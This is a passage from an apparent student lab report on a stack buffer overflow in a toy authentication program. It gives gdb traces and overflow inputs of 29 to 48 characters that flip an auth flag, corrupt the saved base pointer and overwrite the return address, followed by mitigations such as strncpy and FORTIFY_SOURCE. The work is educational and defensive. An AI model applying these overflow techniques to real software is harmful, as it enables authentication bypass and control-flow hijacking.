Continuing.

Breakpoint 12, 0x00000000004011e0 in check_authentication (
    pwd=0x7fffffffe421 'M' <repeats 28 times>) at smash.c:12
12      }
(gdb) c
Continuing.

 ====== Access Denied ! ======
[Inferior 1 (process 1985) exited normally]
```

Output

```
remnux@mahir:~/Downloads$ ./smash 12345678901234567890123456789

 ==============================
Access Granted
==============================
```

Explanation
Inputting a 29th character overwrites the Auth_flag (initially 0) with a non-zero value. Since C treats any non-zero value as true, this corruption tricks the program into granting access. This same logic applies to inputs of 30 and 31 characters. They overwrite the flag but stop before hitting critical stack memory which allows the function to exit cleanly. However, while an input of 32 bytes still grants access, it causes a segmentation fault. This happens because the input (plus the automatic null terminator) goes over into the Saved Base Pointer (RBP) which corrupts the stack frame and prevents the computer from safely returning to the previous function.
Debugger output

```
(gdb) run MMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
Starting program: /home/remnux/Downloads/smash MMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Breakpoint 11, check_authentication (pwd=0x7fffffffe3f9 "x86_64") at smash.c:5
5       {
(gdb) c
Continuing.

Breakpoint 12, 0x00000000004011e0 in check_authentication (
    pwd=0x7fffffffe420 'M' <repeats 29 times>) at smash.c:12
12      }
(gdb) c
Continuing.

 ==============================
Access Granted
==============================
[Inferior 1 (process 1986) exited normally]
```

Output

```
remnux@mahir:~/Downloads$ ./smash 12345678901234567890123456789012

 ==============================
Access Granted
==============================
Segmentation fault (core dumped)
```

Explanation
Inputting 32 characters results in ‘access granted’ followed by ‘segementation fault’ because of how the stack layout and string handling functions. Access is granted because the 32 characters fill the buffer and the auth_flag which sets the flag to a non-zero value, so the program interprets it as authorised access. However, the crash happens because the strcpy function appends a null terminator at the end of the string which makes it a total of 33 bytes. The 33rd byte goes over and overwrites the first byte of the Saved Base Pointer. This causes the segmentation fault to trigger when the function attempts to return.
Debugger output

```
(gdb) run MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
Starting program: /home/remnux/Downloads/smash MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Breakpoint 1, check_authentication (pwd=0x7fffffffe3e9 "x86_64") at smash.c:5
5       {
(gdb) c
Continuing.

Breakpoint 2, 0x00000000004011e0 in check_authentication (pwd=0x7fffffffe412 'M' <repeats 32 times>)
    at smash.c:12
12      }
(gdb) c
Continuing.

 ==============================
Access Granted
==============================

Program received signal SIGSEGV, Segmentation fault.
__GI__IO_default_xsputn (n=<optimized out>, data=<optimized out>, f=<optimized out>) at genops.c:379
379     genops.c: No such file or directory.
(gdb) c
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
```

Output

```
remnux@mahir:~/Downloads$ ./smash 123456789012345678901234567890123456789

 ==============================
Access Granted
==============================
Bus error (core dumped)
```

Explanation

Inputting 39 characters results in ‘access granted’ followed by ‘bus error’ because the payload manipulates the stack frame pointer without corrupting the return address. The access is granted because the initial characters overflow the Auth_flag with nonzero values. The crash happens because the 39 character input in addition to the null terminator results in total of 40 bytes which fills the buffer and overwrites the 8 byte Saved Base Pointer. The return address is left untouched, the check_authentication function returns successfully to main. However, when its returned, the main function tried to use the corrupted RBP to locate the variables because this pointer now holds invalid data. The memory access fails which triggers Bus error.

Debugger output

```
(gdb) run MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
Starting program: /home/remnux/Downloads/smash MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Breakpoint 11, check_authentication (pwd=0x7fffffffe3e9 "x86_64") at smash.c:5
5       {
(gdb) c
Continuing.

Breakpoint 12, 0x00000000004011e0 in check_authentication (
    pwd=0x7fffffffe416 'M' <repeats 39 times>) at smash.c:12
12      }
(gdb) c
Continuing.

 ==============================
Access Granted
==============================

Program received signal SIGBUS, Bus error.
main (argc=<error reading variable: Cannot access memory at address 0x4d4d4d4d4d4d49>,
    argv=<error reading variable: Cannot access memory at address 0x4d4d4d4d4d4d3d>) at smash.c:20
20      }
(gdb) c
Continuing.

Program terminated with signal SIGBUS, Bus error.
The program no longer exists.
```

Output
`remnux@mahir:~/Downloads$ ./smash 1234567890123456789012345678901234567890` `Segmentation fault (core dumped)`
Explanation
Inputting 40 characters gives ‘segmentation fault’ because it’s the specific length that’s needed to close the gap between buffer and return address. 40 bytes fills the 32 byte buffer and 8 byte Saved Base Pointer. Strcpy appends a null byte at the end which makes the total 41 bytes. This is the start of the saved return address. By overwriting the first byte of it it destination address becomes invalid which is why segmentation fault occurs.
Debugger Output

```
(gdb) run MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
Starting program: /home/remnux/Downloads/smash MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Breakpoint 11, check_authentication (pwd=0x7fffffffe3e9 "x86_64") at smash.c:5
5       {
(gdb) c
Continuing.

Breakpoint 12, 0x00000000004011e0 in check_authentication (
    pwd=0x7fffffffe415 'M' <repeats 40 times>) at smash.c:12
12      }
(gdb) c
Continuing.

Breakpoint 11, check_authentication (pwd=0x7fffffffe415 'M' <repeats 40 times>) at smash.c:5
5       {
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
__strcpy_avx2 () at ../sysdeps/x86_64/multiarch/strcpy-avx2.S:72
72      ../sysdeps/x86_64/multiarch/strcpy-avx2.S: No such file or directory.
(gdb) c
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
```

```
(gdb) run MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/remnux/Downloads/smash MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Breakpoint 13, 0x00000000004011e0 in check_authentication (pwd=0x7fffffffe40d 'M' <repeats 48 times>)
    at smash.c:12
12      }
(gdb) x/40xw $rsp
0x7fffffffdfd8: 0x4d4d4d4d      0x4d4d4d4d      0xffffe000      0x00007fff
0x7fffffffdfe8: 0x00000000      0x00000002      0x00000000      0x00000000
0x7fffffffdff8: 0xf7de1083      0x00007fff      0x00000018      0x00000001
0x7fffffffe008: 0xffffe0e8      0x00007fff      0xf7fa57a0      0x00000002
0x7fffffffe018: 0x004011e1      0x00000000      0x00401250      0x00000000
0x7fffffffe028: 0x4bc3c7c5      0x3d289e14      0x00401090      0x00000000
0x7fffffffe038: 0xffffe0e0      0x00007fff      0x00000000      0x00000000
0x7fffffffe048: 0x00000000      0x00000000      0x8bc3c7c5      0xc2d761eb
0x7fffffffe058: 0x6badc7c5      0xc2d771a8      0x00000000      0x00000000
0x7fffffffe068: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00000000004011e0 in check_authentication (pwd=0x7fffffffe40d 'M' <repeats 48 times>) at smash.c:12
12      }
```

After conducting dynamic analysis on the check_authentication function, I identified a stack-based buffer overflow vulnerability caused by the call to the unsafe strcpy function. I determined that the saved return address which controls the Instruction Pointer (RIP) is located 40 bytes from the start of the buffer. To demonstrate how the exploitation works, I set a breakpoint at the retq instruction (0x4011e0) and executed the program with a payload of 48 'M' characters. Inspecting the stack memory using x/40xw $rsp revealed that the Saved Return Address at 0x7fffffffdfd8 was successfully overwritten with 0x4d4d4d4d. When execution continued, the program immediately triggered a Segmentation Fault at 0x4011e0. This confirms that the CPU attempted to pop the manipulated value into the RIP, which proves that the execution flow was successfully hijacked and could be redirected to potential malicious code.

Countermeasures

In order to stop the buffer overflow vulenrability, countermeasures/mitigations must be put in place. Safer memory-handling functions should be used. One example of this would be to replace the ‘strcpy’ function with ‘strncpy’ (cplusplus, 2026). This function enforces a length limit which will make it so that the function doesn’t copy anything over the buffer limit. Another coutermeasure could be implemetning Fortify Source which is a compiler and library that adds secuirty checks at runtime. It makes the compiler calculate the size of the buffer and replace unsafe functions with other versions that terminate the program if something that exceeds the buffer size is detected. (Red Hat, 2014)

Task Summary

In summary, the findings of this task demonstrated how a stack-based buffer overflow can be exploited to bypass secuirty logic and hijack program execution. Exploiting the strcpy function showed that an input of 29 characters overwrites the Auth_flag and gains unauthorised access. Longer inputs of 32 to 40 characters corrupts the Saved Base Pointer which leads to system crashes. Using a 48 byte input successfully overwrites the Saved

Return Address proving that an attacker can control the Instruction Pointer (RIP) and redirect the CPU to potentially malicious code/instructions. To mitigate this, the code should be updated with safer functions like strncpy and by implementing stricter bounds.

References

cplusplus. (2026, January 30). *strncpy*. Retrieved from cplusplus: https://cplusplus.com/reference/cstring/strncpy/

GDB. (2023, December 22). *GDB Documentation*. Retrieved from SourceWare: https://www.sourceware.org/gdb/documentation/

Masquerading. (2017, 5 31). Retrieved from MIRE ATT&CK: https://attack.mitre.org/techniques/T1036/

Microsoft. (2021, October 13). *WinExec Function*. Retrieved from Microsoft Learn: https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbasewinexec

MITRE. (2018, July 31). *Typosquatting*. Retrieved from MITRE: https://capec.mitre.org/data/definitions/630.html

Parsons, J. (2019, March 7). *Pirate Bay users hit with 'Russian doll' malware infecting their computers*. Retrieved from Metro: https://metro.co.uk/2019/03/07/piratebay-users-hit-russian-doll-malware-infecting-computers-8845939/

Red Hat. (2014, March 26). *Enhance application security with FORTIFY_SOURCE*. Retrieved from Red Hat: https://www.redhat.com/en/blog/enhance-applicationsecurity-fortifysource

Virus Total. (2026, January 14). Retrieved from Virus Total: https://www.virustotal.com/gui/home/upload